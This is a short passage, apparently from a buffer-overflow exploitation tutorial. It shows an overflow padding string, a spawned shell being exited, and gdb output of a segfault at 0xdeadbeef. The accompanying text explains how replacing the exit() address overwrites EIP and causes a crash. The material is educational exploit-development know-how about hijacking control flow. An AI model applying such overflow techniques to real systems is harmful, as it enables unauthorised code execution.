AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0M0020+[]
$ exit

Program received signal SIGSEGV, Segmentation fault.
0xdeadbeef in ?? ()
(gdb)
```

Figure 3.1 - Exiting shell. Segmentation Fault

I have replaced the `exit()` function's memory address within the exploit with `'\xef\xbe\xad\xde'`. 'deadbeef' in Little Endian. EIP is overwritten as instead of `exit()` memory address, the program jumps to `'\xef\xbe\xad\xde'` which will not execute, leading to a crash.